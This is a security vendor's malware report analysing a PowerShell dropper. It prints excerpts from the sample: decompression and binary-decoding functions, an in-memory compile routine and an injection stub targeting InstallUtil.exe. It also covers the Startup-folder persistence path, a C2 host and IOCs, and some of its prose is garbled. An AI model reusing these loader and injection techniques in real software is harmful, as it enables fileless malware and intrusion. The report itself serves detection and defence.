SECTRIO

MALWARE REPORT

PowerShell Dropper: Process Injector

Date: 05/03/2021

Aliasgar Kapadia

While traditional malware and attack depend upon crafted executables to function, fileless malware resides in memory to evade traditional scanners and detection methods. PowerShell, a legitimate management tool employed by system administrators, provides a perfect protect threat actors as they craft payloads heavily obsessed with its deep Windows integration.

Process injection is a huge protection evasion method employed frequently inside malware and fileless adversary tradecraft and requires walking customized code inside the address area of every other process. Process injection improves stealth, and some methods additionally obtain persistence.

OVERVIEW

The sample analyzed is a PowerShell script that is partially encoded and drops DLL that maps itself into memory or legitimate process when executed, instead of relying on the Window's loader which then tries to communicate with a malicious server. The script contains encoding and decoding functions. Encoding is used to avoid detection mechanisms.

Technical Analysis

The script start with putting away the main payload as the byte code in an array named `$RUNPE`. At that point, it is putting away the entire content in `InstallationSys64.js` and spots it into the Windows Startup Folder. So, at whatever point the machine restarts, the contents run at startup and communicates with the host. The small script of the .js document is obfuscated. The genuine way is `C:\Users\WIN-10\AppData\Roaming\Microsoft\Windows\StartMenu\Programs\Startup\InstallationSys64.js` (Figure 1)




Figure 1

The script contains GzipStreamclass named "`Decompress`" to decompress the byte array. The code is shown in the figure below: (Figure 3)

```
Function Decompress {
    [CmdletBinding()]
    Param (
        [Parameter(Mandatory,ValueFromPipeline,ValueFromPipelineByPropertyName)]
        [byte[]] $byteArray = $(Throw("-byteArray is required"))
    )
    Process {
        $input = New-Object System.IO.MemoryStream( , $byteArray )
        $output = New-Object System.IO.MemoryStream
        $gzipStream = New-Object System.IO.Compression.GzipStream $input, ([IO.Compression.CompressionMode]::Decompress)
        $gzipStream.CopyTo( $output )
        $gzipStream.Close()
        $input.Close()
        [byte[]] $byteOutArray = $output.ToArray()
        return $byteOutArray
    }
}
```

Figure 2

Then it compiles the code utilizing .NET compiler v4 with the help of inbuilt DLL. The name of these DLLs is additionally minor obfuscated. (Figure 4)

```
function CodeDom([Byte[]] $BB, [String] $TP, [String] $MT) {
$dictionary = new-object 'System.Collections.Generic.Dictionary[[string],[string]]'
$dictionary.Add((Binary2String(",.,,,,..,..,....,..,..,.,...,,,,,..,.,,.,..,..,,,..,,.,.,...,,.,,.,.,..,,..,,.,.,...,,.,,...,,..,..,.,,.,..,....,..,...,".Replace(",", "0").
$CsharpCompiler = New-Object Microsoft.CSharp.CSharpCodeProvider($dictionary)
$CompilerParametres = New-Object System.CodeDom.Compiler.CompilerParameters
$CompilerParametres.ReferencedAssemblies.Add((Binary2String('01010011011110010111001101110100011001010110110100101110011001000110110001101100')))
$CompilerParametres.ReferencedAssemblies.Add((Binary2String('0101001101111001011100110111010001100101011011010010111001001101011000010110111001100001011001110110010101101101011001010110110
$CompilerParametres.ReferencedAssemblies.Add((Binary2String('010100110111100101110011011101000110010101101101001011100101011101101001011011100110010001101111011101110111001
$CompilerParametres.ReferencedAssemblies.Add((Binary2String('0110110101110011011000110110111101110010011011000110100101100010001011100110010001101100011011000')))
$CompilerParametres.ReferencedAssemblies.Add((Binary2String('010011010110100101100011011100100110111101110011011011110110011001110100001011100101011001101001011100110111010
$CompilerParametres.IncludeDebugInformation = $false
$CompilerParametres.GenerateExecutable = $false
$CompilerParametres.GenerateInMemory = $true
$CompilerParametres.CompilerOptions += (Binary2String("00101111011100000110110001100001011101000110011001101111011100100110110100111010011110000011100000110110001000000010
$BB = Decompress($BB)
[System.CodeDom.Compiler.CompilerResults] $CompilerResults = $CsharpCompiler.CompileAssemblyFromSource($CompilerParametres, [System.Text.Encoding]::Default.GetString($BB))
```

Figure 3


As in above figure, `CodeDom()` accepts payload as an array named `$BB`. At that point, it makes a dictionary and adds the `"CompilerVersion"` as key and `"v4"` as a value which is written as `","` and `"."` it replaces with `"0"` and `"1"` respectively. Then it changes binary over to string utilizing `Binary2String()`. (Figure 5)

```
Function Binary2String([String] $data) {
    $byteList = [System.Collections.Generic.List[Byte]]::new()
    for ($i = 0; $i -lt $data.Length; $i +=8) {
        $byteList.Add([Convert]::ToByte($data.Substring($i, 8), 2))
    }
    return [System.Text.Encoding]::ASCII.GetString($byteList.ToArray())
}
```

Figure 4

Then it adds ReferencedAssemblies which are `System.dll`, `System.Management.dll`, `System.Windows.Forms.dll`, `mscorlib.dll`, `Microsoft.VisualBasic.dll` in `$CompilerParametres`. These are likewise composed as binary and converted with the equivalent above technique. Then, it decompresses the payload utilizing `Decompress()` and compiles it with the help of the above DLLs.

The first payload is the .dll file, which is dropped in the "`Temp`" folder with random name set registry values and calls suspicious functions like "`WriteProcessMemory`", "`WriteProcessMemory`" "`GetProcAddress`", "`CreateProcess`", etc. to disguise any OS protection system. (Figure 6)




size (bytes)	offset	blacklist (12)	hint (7)	group (3)	MITRE-Technique (2)	value (214)
40	0x0000004D	-	x	-	-	!This program cannot be run in DOS mode.
7	0x0000191C	-	x	-	-	Execute
6	0x00001A4E	-	x	-	-	handle
27	0x00001B65	-	x	-	-	System.Security.Permissions
7	0x00001C60	-	x	-	-	Replace
10	0x00001EA9	-	x	-	-	CallByName
4	0x00001F1C	-	x	-	-	Kill
14	0x00001896	-	-	memory	-	VirtualAllocEx
18	0x000018A5	x	-	memory	T1055	WriteProcessMemory
17	0x000018B8	x	-	memory	-	ReadProcessMemory
20	0x000018CA	x	-	memory	-	ZwUnmapViewOfSection
12	0x0000183B	-	-	execution	-	ResumeThread
21	0x00001848	x	-	execution	-	Wow64SetThreadContext
16	0x0000185E	x	-	execution	-	SetThreadContext
21	0x0000186F	x	-	execution	-	Wow64GetThreadContext
16	0x00001885	x	-	execution	-	GetThreadContext
13	0x000018E0	x	-	execution	T1106	CreateProcess
6	0x0000192A	x	-	execution	-	Invoke
11	0x000018EF	-	-	dynamic-link-library	T1106	LoadLibrary
14	0x000018FB	-	-	dynamic-link-library	-	GetProcAddress
5	0x00000178	-	-	-	-	.text

Figure 5

The .dll file contains a `projFUD.PA` class which is initially set as an argument in PowerShell script with `execute` method. The .dll file can Create, Read, and Write a process in the memory.

Then scripts decompress the second payload and injects it into the InstallUtil.exe file after obtaining its location. The actual location is `C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe`. It Replaces `Framework64` with `Framework`. (Figure 7)



```
[Byte[]] $Bytes = Decompress(@(31,139,8,0,0,0,0,0,4,0,180,189,9,124,156,85,185,63,126,230,157,53,147,117,178,39,77,104,218,146,50,109,105,155,165,217,42,133,102,79,218,166,
try
{
[String] $MyPt = [System.IO.Path]::Combine([System.Runtime.InteropServices.RuntimeEnvironment]::GetRuntimeDirectory(),"InstallUtil.exe")
[Object[]] $Params=@($MyPt.Replace("Framework64","Framework") ,$Bytes)
return $T.GetMethod($MT).Invoke($null, $Params)
} catch { }
}
```

Figure 6

Network Traffic Analysis:

While the entire script executes, InstallUtil.exe constantly attempts to communicate with the malicious host which is "Asin8989[.]ddns[.]net" yet it does not get the response as the host is down. (Figure 8) Furthermore, we can see the "InstallUtil.exe" measure is up and running in the process list. (Figure 9)

Frame Number	Time ...	Time Offset	Process Name	Source	Destination	Protocol ...	Description	Conv Id
196	9:58:4...	93.1463389	InstallUtil.exe	DESKTOP...	Asin8989.ddns.net	TCP	TCP:Flags=.....S., SrcPort=49699, DstPort=8989, P...	{TCP:32...
197	9:58:4...	94.1522228	InstallUtil.exe	DESKTOP...	Asin8989.ddns.net	TCP	TCP:[SynReTransmit #196]Flags=.....S., SrcPort=4...	{TCP:32...
198	9:58:4...	96.1531809	InstallUtil.exe	DESKTOP...	Asin8989.ddns.net	TCP	TCP:[SynReTransmit #196]Flags=.....S., SrcPort=4...	{TCP:32...
201	9:58:5...	100.1689798	InstallUtil.exe	DESKTOP...	Asin8989.ddns.net	TCP	TCP:[SynReTransmit #196]Flags=.....S., SrcPort=4...	{TCP:32...
204	9:59:0...	108.1826929	InstallUtil.exe	DESKTOP...	Asin8989.ddns.net	TCP	TCP:[SynReTransmit #196]Flags=.....S., SrcPort=4...	{TCP:32...
205	9:59:1...	119.2151257	InstallUtil.exe	DESKTOP...	Asin8989.ddns.net	TCP	TCP:Flags=.....S., SrcPort=49700, DstPort=8989, P...	{TCP:33...
206	9:59:1...	120.2420205	InstallUtil.exe	DESKTOP...	Asin8989.ddns.net	TCP	TCP:[SynReTransmit #205]Flags=.....S., SrcPort=4...	{TCP:33...
209	9:59:1...	122.2423320	InstallUtil.exe	DESKTOP...	Asin8989.ddns.net	TCP	TCP:[SynReTransmit #205]Flags=.....S., SrcPort=4...	{TCP:33...
210	9:59:1...	126.2577171	InstallUtil.exe	DESKTOP...	Asin8989.ddns.net	TCP	TCP:[SynReTransmit #205]Flags=.....S., SrcPort=4...	{TCP:33...
213	9:59:2...	134.2578897	InstallUtil.exe	DESKTOP...	Asin8989.ddns.net	TCP	TCP:[SynReTransmit #205]Flags=.....S., SrcPort=4...	{TCP:33...

Figure 7

	3156	8	3	303	4900	0:00:00.328	1:04:25.239
	2796	8	1	125	1284	0:00:00.046	0:44:16.130
	7144	8	7	264	105344	0:01:25.718	0:44:14.345
	1844	8	2	332	5752	0:00:01.250	0:42:15.380
	3732	8	14	779	87732	0:00:07.859	0:42:11.787
	6804	8	4	257	6876	0:00:01.843	0:42:11.017
InstallUtil	264	8	10	488	15132	0:00:04.906	0:41:14.163
	6812	8	27	1131	70160	0:00:11.015	0:34:43.228
	6828	8	24	1120	45040	0:00:05.625	0:31:14.756
	4124	8	7	145	1692	0:00:00.046	0:31:12.645
	6792	10	8	366	14600	0:00:00.562	0:31:10.713
	2764	8	12	293	8444	0:00:00.375	0:31:10.707
	4764	8	7	225	6344	0:00:00.093	0:31:10.612

Figure 8

MITRE ATT&CK TECHNIQUES USED

Technique ID	Tactic	Technique
T1055	Defense Evasion	Process Injection
T1071	Command and Control	Application Layer Protocol
T1059	Execution	Command and Scripting Interpreter
T1140	Defense Evasion	Deobfuscate/Decode Files or Information
T1027.004	Defense Evasion	Compile After Delivery
T1569.002	Execution	Service Execution
T1112	Defense Evasion	Modify Registry

IOC's

7e77a9ad930ac607d9a17a167595bc8b
BF0BD487A49C7C14BA290581204C4A06
Asin8989.ddns.net
803C6E897950C03080D1E54241F0E18A

Sectrio Protection
Sectrio detects this malware as 'SS_Gen_Powershell_Dropper_A'.

Our Honeypot Network
This report has been prepared from the threat intelligence gathered by our honeypot network. This honeypot network is today operational in 72 cities across the world. These cities have at least one of the following attributes:

- **Are landing centers for submarine cables**
- **Are internet traffic hotspots**
- **House multiple IoT projects with a high number of connected endpoints**
- **House multiple connected critical infrastructure projects**
- **Have academic and research centers focusing on IoT**
- **Have the potential to host multiple IoT projects across domains in the future**

Over 12 million attacks a day is being registered across this network of individual honeypots. These attacks are studied, analyzed, categorized, and marked according to a threat rank index, a priority assessment framework that we have developed within Sectrio. The honeypot network includes over 4000 physical and virtual devices covering over 400 device architectures and varied connectivity mediums globally. These devices are grouped based on the sectors they belong to for purposes of understanding sectoral attacks. Thus, a layered flow of threat intelligence is made possible.